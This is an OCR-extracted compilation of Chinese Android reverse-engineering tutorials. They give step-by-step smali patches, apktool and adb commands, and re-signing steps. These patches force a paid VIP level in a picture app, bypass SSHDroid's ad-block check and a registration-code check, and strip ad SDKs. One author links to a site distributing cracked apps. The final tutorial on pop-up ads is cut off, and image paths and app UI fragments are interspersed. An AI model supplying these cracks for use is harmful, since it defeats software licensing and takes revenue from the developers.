
2、在 AndroidManifest.xml 文件中找到主 Activity：picview.meitui.type
代码:

```
<activity  android:name="picview.meitui.type"  android:screenOrientation="portrait">
        <intent-filter>
                <action  android:name="android.intent.action.MAIN"  />
                <category  android:name="android.intent.category.LAUNCHER"  />
        </intent-filter>
</activity>
```


3、用 JR-GUI 来查看 JAR 文件，可以发现一个 VIP 类



4、展开 VIP，里面有一个 VipMgr 类，很明显是对 VIP 的管理类，展开之：



5、再观察里面的成员变量和成员方法，不难发现一个成员函数 getVipType


userPwdChange
vipMgr
vipMgr
TaotuViewed : AtomicLong
VIP_NEED_LOGIN : int
VIP_NOAD : int
VIP_NOAD_1YUAN : int
VIP_NOAD_MONEY : int
VIP_NOAD_SMS_10YUAN : int
VIP_OUTDATE : int
VIP_VIP : int
a : Activity
bNewUser : boolean
bSMSBuy : int
binit : boolean
favIDs : List<String>
favImgurls : List<String>
imgViewed : AtomicLong
netTraffic : AtomicLong
state : int
OEMInit() : void
VIPintroduce(Activity) : vo
canAD(Activity) : boolean
canAdvAD(Activity) : boolea
canImgBrowser(Activity) : b
canImgGood(Activity) : bool
canImgNormal(Activity) : bo
canPreLoad(Activity) : bool
getVipType(Activity) : int
initUserLevel(Activity, Str
isLogined(Activity) : boole
login(Activity, String, Str
logout(Activity) : void
showVIPchongzhi(Activity)
showVIPmenu(Activity) : voi
showVIPmenu2(Activity) : vo
smsBuyVIP(Activity) : void
unit(Activity) : void

6、getVipType 的返回值决定了 VIP 的类型。
代码:

```
    public  static  int  getVipType(Activity  paramActivity)
    {
        a  =  paramActivity;
        if  (a  ==  null);
        for  (int  i  =  -
2;  ;  i  =  (int)a.getApplication().getSharedPreferences("360meinv",  3).getLong("state",  -2L))
            return  i;
    }
```

7、而在 VipMgr 类中的成员变量里有对 VIP 类型的定义：
代码:

```
    public  static  final  int  VIP_NEED_LOGIN  =  -2;
    public  static  final  int  VIP_NOAD  =  100;
    public  static  final  int  VIP_NOAD_1YUAN  =  130;
    public  static  final  int  VIP_NOAD_MONEY  =  200;
    public  static  final  int  VIP_NOAD_SMS_10YUAN  =  135;
    public  static  final  int  VIP_OUTDATE  =  -1;
    public  static  final  int  VIP_VIP  =  300;
```

其中 VIP_VIP 是最高级别的 VIP，是没有任何限制的。

8、所以我们只要将 getVipType 的返回值强制为 300，程序就认为我们是 VIP_VIP 的类型了。对应到 smali 文件，修改如下：
代码:

```
.method  public  static  getVipType(Landroid/app/Activity;)I
       .locals  6
```


```
    .parameter "a1"

    .prologue
    .line 325
    sput-object p0, Lpicview/meitui/vip/vipMgr;->a:Landroid/app/Activity;

    .line 326
    const/4 v0, -0x2

    .line 328
    .local v0, ret:I
    sget-object v3, Lpicview/meitui/vip/vipMgr;->a:Landroid/app/Activity;

    if-nez v3, :cond_0

    move v1, v0

    .line 336
    .end local v0                    #ret:I
    .local v1, ret:I
    :goto_0
#添加这一句，强制返回值为300(0x12c)
const/16 v1, 0x12C
    return v1

    .line 331
    .end local v1                    #ret:I
    .restart local v0            #ret:I
```

```
        :cond_0
        sget-object  v3,  Lpicview/meitui/vip/vipMgr;->a:Landroid/app/Activity;

        invoke-virtual  {v3},  Landroid/app/Activity;->getApplication()Landroid/app/Application;

        move-result-object  v3

        const-string  v4,  "360meinv"

        const/4  v5,  0x3

        invoke-
virtual  {v3,  v4,  v5},  Landroid/app/Application;->getSharedPreferences(Ljava/lang/String;I)Landroid/content/Sha
redPreferences;

        move-result-object  v2

        .line  335
        .local  v2,  set:Landroid/content/SharedPreferences;
        const-string  v3,  "state"

        const-wide/16  v4,  -0x2

        invoke-interface  {v2,  v3,  v4,  v5},  Landroid/content/SharedPreferences;->getLong(Ljava/lang/String;J)J

        move-result-wide  v3

        long-to-int  v0,  v3
```

```
        move  v1,  v0

        .line  336
        .end  local  v0                     #ret:I
        .restart  local  v1             #ret:I
        goto  :goto_0
.end  method
```

9、保存修改，重建 APK,签名，破解完毕。

9:13
反馈
美女薄情馆
官网
每日
最新
最热
套图
我的关注
收藏与历史
Beautyleg
Rosi


返回
1024x660
设置
自动旋转
显示页码
WIFI下使用原图浏览
自动播放时自动旋转
确定
播放
收藏
壁纸
原图
分享
下载

Android 应用破解之 SSHDroid 去广告

标 题: 【原创】Android 应用破解之 SSHDroid 去广告
作 者: 荒野无灯
时 间: 2011-11-12,19:00:23
链 接: http://bbs.pediy.com/showthread.php?t=142708

SSHDroid 这个软件是用来在 android 手机上架设 ssh 服务器的，这个小应用有两个版本一个免费版，一个 pro 版。区别就是有无广告。

发现装了 Adfree android 这个应用之后，SSHDroid 就不干活了，说 ad 被 block 了，然后就只能选择“退出”或者“购买付费版”。
这个，多少让我有些不爽啊。

如图：提示广告被屏蔽，只能点“退出”或者使用收费版（adfree version）：

有了想暴破它的想法了~~于是操刀把它菊花暴了，爽了一把。

在 linux 下面那个 adb 硬是没有运行起来，运行以后没有任何输出，不知何故。先在 win 下把这 app 搞定吧。
　用到的暴菊工具：
引用:
adb.rar　（从网上下载的，里面有 adb 及其依赖的库，我懒得装 android　sdk 了。。。）
　Auto-sign（WIN7 系统）.rar　用于给 app 签名的，随便在网上搜索到的
　apktool1.4.1.tar.bz2　在 google 项目：http://code.google.com/p/android-apktool/
　apktool-install-windows-r04-brut1.tar.bz2
　EmEditor　（我机子上一直装着呢）

先说下 adfree android 这个软件屏蔽广告的原理，其实这个软件就是修改 andorid /system/etc/hosts 这个文件，把 ad 相关域名的 ip 指向 127.0.0.1 来达到屏蔽广告的目的。

爪机注意开启调试。

从机器里把程序拖出来（不知道 app 文件名就先用 ls 找一下）：
代码:

```
adb  pull  /data/app/berserker.android.apps.sshdroid-1.apk
```

然后用 apktool 对其进行解压缩和反汇编
代码:

```
apktool  d    berserker.android.apps.sshdroid-1.apk  reversing
```

进入到 reversing 目录,里面有露出来的菊花(反汇编出来的东东):
代码:

```
cd  reversing
```

下面是正式暴菊了。
zhiwei.li 给出了三种方案来搞定 ad:

引用:
1. 对 com.google.ads 打补丁. 这将是一个比较通用的方法,对那些使用到 com.google.ads 的所有应用都有效.
2. 对 app 打补丁. 找到此 app 调用 com.google.ads 的地方
3. 对资源文件进行补丁,让广告资源不可见.

我这里采用的是 2 和 3 相结合的方法，算是比较彻底。
进入 smali 目录，用 emeditor 随便打开一个.smali 文件，在此目录及其子目录搜索 /etc/hosts
共找到两个：
引用:

smali\berserker\android\a\a.smali(59)
  smali\berserker\android\a\f.smali(227)
打开反汇编的文件一看，前一个是定义的检测 hosts 的类。很快可以发现：
代码:

```
const-string  v3,  "admob"
```

这个程序是投放的 admob 广告。
代码:

```
  const-string  v3,  "admob"

          invoke-virtual  {v2,  v3},  Ljava/lang/String;->contains(Ljava/lang/CharSequence;)Z

          move-result  v2

          if-eqz  v2,  :cond_0

          sget-object  v1,  Ljava/lang/Boolean;->TRUE:Ljava/lang/Boolean;

          sput-object  v1,  Lberserker/android/a/a;->b:Ljava/lang/Boolean;
```

从以上代码可以看出，它是检测 hosts 中是否有 admob 字符串，然后根据返回的结果要决定跳转还是不跳转.

这里可以修改常量，也可以修改 if-eqz 为 if-nez .我是采用的修改常量，
把前面的
代码:

```
const-string  v3,  "admob"
```

修改为：
代码:

```
const-string  v3,  "notexistsdomain"
```

这里的字串随便，要求就是在你的手机的 hosts 文件里所有条目中都不出现。

因为这样修改的话，不管有没有修改 hosts 文件的情况都不会有问题的。比较通用。
　这里的修改是基于阅读反汇编代码的，并不是胡乱修改。

对于 android 的 JVM　指令集，可看查看这里，非常详细：
http://pallergabor.uw.hu/androidblog/dalvik_opcodes.html

http://loda.hala01.com/dalvik-opcodes/

http://thinkinmylife.iteye.com/blog/443900

第二个文件看了下，没什么要修改的地方。

然后就是修改资源文件了。
　到 res/layout 目录下面，一看到 banner.xml 和 hosts_alert_dialog.xml 这两个文件的名字你就大概知道它是干什么的了。
　把其高度修改为 0 即可。
　如：
代码:

```
android:layout_height="0.0dip"
```

完了之后开始收工：
　对 apk 重新打包
代码:

```
apktools  b  reversing  cracked_berserker.android.apps.sshdroid-1.apk
```

对它签名,以便能在大多数 android 设备上安装, 如果你已经安装了 SDK,那么可以使用 debug key 的证书
代码:

```
jarsigner  -keystrore  ~/.android/debug.keystore  cracked_berserker.android.apps.sshdroid-1.apk  androiddebugkey
```

然后输入 android 作为口令(password)

我这里图方便，直接用 auto-sign 啦，把破解后的文件托动到 Sign.bat 上即可生成
代码:

```
cracked_berserker.android.apps.sshdroid-1.apk.apk
```

好了。

卸载原版软件，也可以在手机上操作，用命令：
代码:

```
adb  uninstall  berserker.android.apps.sshdroid-1
```

然后再安装
代码:

```
adb  isntall  berserker.android.apps.sshdroid-1.apk
```

破解完毕，经测试，使用近一个月，运行一切正常。

某奇门遁甲的相关分析

翻到以前的文章，无事都整过来，方便以后翻阅。

----------分割线----------

偶遇一 android 应用软件，奇门遁甲，一直以来，对于中国的传统文化一直很敬畏，很憧憬，很向往，打开这个软件一看，竟然需要注册！！还得花人民币！！还有广告墙！！


一时间，急火攻心，然后打开我的工具，准备破解之旅~

首先对 xxx.apk 反编译，查看目录


发现有这个广告包，经过多年的经验，这个是有米平台的广告包，应该广告墙也是他家的，好吧，既然知道这个，那就好办多了，以前也研究过有米的 sdk，可以在自己写的 app 中使用广告，所以逆向起来，就非常简单了。

下面开始正式的破解之旅：

我们首先将这个 smali/net/youmi 删掉


qimen ▸ xxx1.40 ▸ smali ▸
搜索 smali
查看(V) 工具(T) 帮助(H)
打开 包含到库中 共享 刻录 新建文件夹
名称 修改日期 类型
删除文件夹
您确实要把此文件夹放入回收站吗?
net
创建日期: 2013/1/10 8:26
是(Y)
否(N)

然后再进行查找



好了，这样就简单多了，就这几个文件调用，通过分析 AndroidManifest.xml 文件，我们可以清楚的知道主 activity，就是上面进行搜索的.An_QimenActivity，好了，我们打开它

http://blog.csdn.net/guiguzi1110

进行如上操作即可，然后我们继续搜索

通过以上步骤，读者一定明白了，我们这里删除的只是广告平台提供的接口，我们只要一一进行删除去掉既可，不过要注意上下文，别误删了代码~

然后我们对其他文件也进行删除，将 youmi 字段的调用方法全部删除既可，这样这个应用就会被我们破解掉，达到免费使用~

继续，打开软件，点击注册：

发现竟然提示注册码不对，好吧，记下特征字符,转义一下，我们继续搜索

\u60a8\u8f93\u5165\u7684\u6ce8\u518c\u7801\u4e0d\u5bf9

```
    if-nez v2, :cond_2
    invoke-virtual {v1, v3}, Landroid/widget/TextView;->setTextColor(I)V
    const-string v0, "\u60a8\u8f93\u5165\u7684\u6ce8\u518c\u7801\u4e0d\u5bf9\u3002"
    invoke-virtual {v1, v0}, Landroid/widget/TextView;->setText(Ljava/lang/CharSequence;)V
    goto :goto_1
    :cond_2
```

这里就是，您输入的注册码不对，这里就简单了

http://blog.csdn.net/guiguzi1110

我们可以直接对判断进行更改，if-nez改为if-eqz既可以

如上文解释~

这样，我们可以直接安装到手机上测试这个软件，效果则会如我们想象中的一般，好吧，这次的破解就到这里。

请勿将此文中知识非法传播，进行商业用途~!

后记：

看完自己以前的文章，感觉当时菜菜的，嫩嫩的，以为懂一点破解就开始写文章发出来，太浮躁了。。。

此 apk 也是我一直在用的，后期新版更新后，有更好的破解方法，这里大家自行寻找即可。。。

虽然奇门遁甲的书看了一些，不过还是不够太懂。平时研究多的还是六爻，有同样兴趣的道友，可以相互交流哈~


破解完毕可使用的软件，可以去这里，我一个朋友的站点，这类八卦方面的破解版应用挺多的

http://www.apkeasy.cn/

http://blog.csdn.net/guiguzi1110/article/details/41870087

鬼哥教你去广告之弹出广告

今天，我们再一次来到鬼哥教你去广告的小课堂，现在我们讲解的是去除插屏弹出广告，如下图所示的广告类型:




http://blog.csdn.net/gu

通过观察，我们可以发现关键字“Click here to visit acer-a500.ru”,这类的插屏广告，一般使用的是弹出 Activity 样式，或者直接重写的 Dialog，所以有这个思路，我们就知道了怎么去掉广告---去除 dialog 的 show 方法即可。

Step One:

于是，我们先用 Notepad++对全文件夹进行搜索，如下图:



